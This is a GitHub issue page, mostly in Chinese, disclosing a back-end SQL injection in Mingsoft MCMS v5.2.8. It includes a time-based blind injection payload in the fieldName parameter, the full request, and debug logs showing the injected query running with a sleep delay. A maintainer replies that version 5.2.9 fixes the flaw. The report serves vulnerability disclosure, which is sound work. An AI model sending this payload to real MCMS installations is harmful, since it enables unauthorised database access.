

New issue

[Jump to bottom](#)

Mingsoft MCMS v5.2.8 SQL注入【后台】 #97

Closed

thunder-sec opened this issue on Jul 17 · 1 comment

Assignees




Labels

bug


thunder-sec commented on Jul 17


漏洞分析

漏洞路由位置/\${ms.manager.path}/mdiy/page/verify，漏洞点在如下方法，if...else两个条件中的validated方法均存在问题。




调用了父类的 validated 方法，validated方法中将传入的fieldName和fieldValue复制where对象中，并调用了 appBiz.queryBySQL 方法。





getDao().queryBySQL调用的具体SQL语句如下，其中key值对应的Map类型对象where，也就是前端传进来的fieldName



漏洞验证

构造如下请求包，如果数据库长度大于1，即成功睡眠3秒。

Request

Raw

Hex

1 GET /ms/ndiy/page/verify.do?fieldName=1+and+if((length(database()))%3e1,sleep(3),1)+and+16

2 fieldValue=1&id=1&idName=4 HTTP/1.1

3 Host: 192.168.147.237:8081

4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Firefox/102.0

5 Accept: application/json, text/plain, */*

6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

7 Accept-Encoding: gzip, deflate

8 X-Requested-With: XMLHttpRequest

9 Cache-Control: no-cache

10 Pragma: no-cache

11 token: null

12 Origin: http://192.168.147.235:8081

13 Connection: close

14 Referer: http://192.168.147.235:8081/ms/ndiy/page/index.do?

15 Cookie: SHIRO_SESSION_ID=a35d24fd-3719-4066-b1cc-d8a5f77ff297; rememberMe=

16 2PBqn1wIXbY4GbgJN1z0LcSCJ9WwZFYRjVh6J4e0qpS+QHRmf8wvopoe8j5oCSv39V1KsoXGaKS/3jPRDZYD6Fd

17 8R/r1AUwfgE70ljTHBKt9X/uitgnU5CFD0sWLBQ24gdzXWkdvtzX3e3T234qbtVnYL/0glCmeYyebgYoDHyDq

18 ap790UI2m3INE[LlC0mjZsmX4aMzPB888r/SXKyzrjeuKM6aaaM6BTe15Q5j2306F381TTkurn9+5b+wn2MwITfr

19 YFxy3thneZU1m3j10kue5+hmyrnsK3ChChCAK0HuHyDrwqJau5+rIA0by0TtYLE12LzEY+LagHrFY95Stj

20 WQ1KJgWZYNhbP626drap7ZKV9KjU8BgAK6vL2kcm6TSVSHZaG3PHI/HS2PwuDY87wpV33holuYrRBjL/5V56K

21 RIW/SPyRYnee62EFoITf735GPu0dNnJ+IAIETMPY2mQhZaQ5aZIs/h390w0NJVm9IB21ioT0AFQcVPDCHHAK82f

22 MThp31huiyct12LueSANJtUw8qcPvbCHlwmjLS7GnaztSHtETdTV8MhonJUl/r5RqHecwPWHlQpy3G2k3u0oTav

23 Qex5SPaMGf+HbDfpaASet4JmhHrz1JH17y8eaoD2oacVn4jphn7LH3XRr/dh4Zb6fRwphsuPCey62aoYNeUS

24 pVHo/IDcNlACaXtL6QmSfJ58CDg74+uuJ58BHUAaBRBNOAJ1+lbZduG+1ltZkwrZk6s/4+4tjZjNv1/F8wMB8MQ

25 nk4fT6jRxqJ34Q022c3j/UKdL26M8ty+IPfExCBLTtH1ZT5+313C4Rcjff61btIBDNYJtnn923yAuRt23nxIMQ

26 W8xgw2k5a7K6jklG2Bnh7LW2NKhZpEzHz+v3to2HzKzIPfMBVUDUQwQvVop+devPx8CF55xyGttfmsJmD8oc1Z

27 IZIFWuXly/YfaJ+/G0xyavU+3f5fUwEvuHh4v9aoydgtLX7ESRCK4EzXfPdp4LhdpNM8+nVSUYP+saCajdl

28 ayx1vtpqapdrhyfYBM80tpv4c8HhN/pw9gwC115cHnlnrZdaqt+b3HwE7VBSHtJW75fDe0CP8wYn1g/Ww00H1

29 n+8MNOx0V2o/ECCYSUUVBueaUhi4gdtI3lgT230YTRLx02CZeF9P9EapMoEwN4eFPUSu8Eabzd6DP8mKELF

30 ZeXxANr63MBrVbND0whmdzhF7VXlTek1YvOQdrbdtFFwFCey5wktHn5ZF5sbF4UONWxo0setHhD9gLX3ZytvAy

31 48svsKsXsZVfujlamzVWQ1uHxQC8aZz1TBy5s=

Response

Raw

Hex

Render

1 HTTP/1.1 200

2 Content-Disposition: inline; filename=f.txt

3 Content-Type: application/json; charset=UTF-8

4 Content-Length: 54

5 {"result":true,

6 "code":200,

7 "data":true

Inspector

Request Attributes

2

Request Query Parameters

4

Request Body Parameters

0

Request Cookies

2

Request Headers

13

Response Headers

5

Done

237 bytes | 3.077 milli

debug输出sql语句

at java.lang.reflect.Method.invoke(Method.java:498)

at org.mybatis.spring.SqlSessionInterceptor.invoke(SqlSessionTemplate.java:427)

... 111 more

2022-07-17 10:39:11.145 [WARN] 5178 [io-8081-exec-56] com.alibaba.druid.pool.DruidAbstractDataSource:1494 : discard long time none received connection. , jdbcUrl : jdbc:mysql://192.168.147.1:3306

/mcsmtuseUnicode=true&serverTimezone=Asia/Shanghai&characterEncoding=utf-8&zeroDateTimeBehavior=convertToNull&autoReconnect=true&allowMultiQueries=true&useSSL=true, version : 1.2.8, lastPacketRecei

vedIdLeMllis : 106153

2022-07-17 10:39:11.206 [DEBUG] 5178 [io-8081-exec-56] net.mingsoft.base.dao.IBaseDao.queryBySQL:137 : ==> Preparing: select * from ndiy_page WHERE l=1 AND 1 and if((length(database()))>1,sleep(3),

1) and 1 = 7

2022-07-17 10:39:11.207 [DEBUG] 5178 [io-8081-exec-56] net.mingsoft.base.dao.IBaseDao.queryBySQL:137 : ==> Parameters: 1(String)



2022-07-17 10:39:14.213 [DEBUG] 5178 [io-8081-exec-56] net.mingsoft.base.dao.IBaseDao.queryBySQL:137 : <== Total: 0



msmc

root@localhost:~/Desktop/msmc

root@localhost:~

1 / 4


  killfen added the bug label on Sep 8

  killfen self-assigned this on Sep 8

killfen commented on Sep 8

Contributor

5.2.9 fix it

 killfen closed this as completed on Sep 8

Assignees

 killfen

Labels

bug

dug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

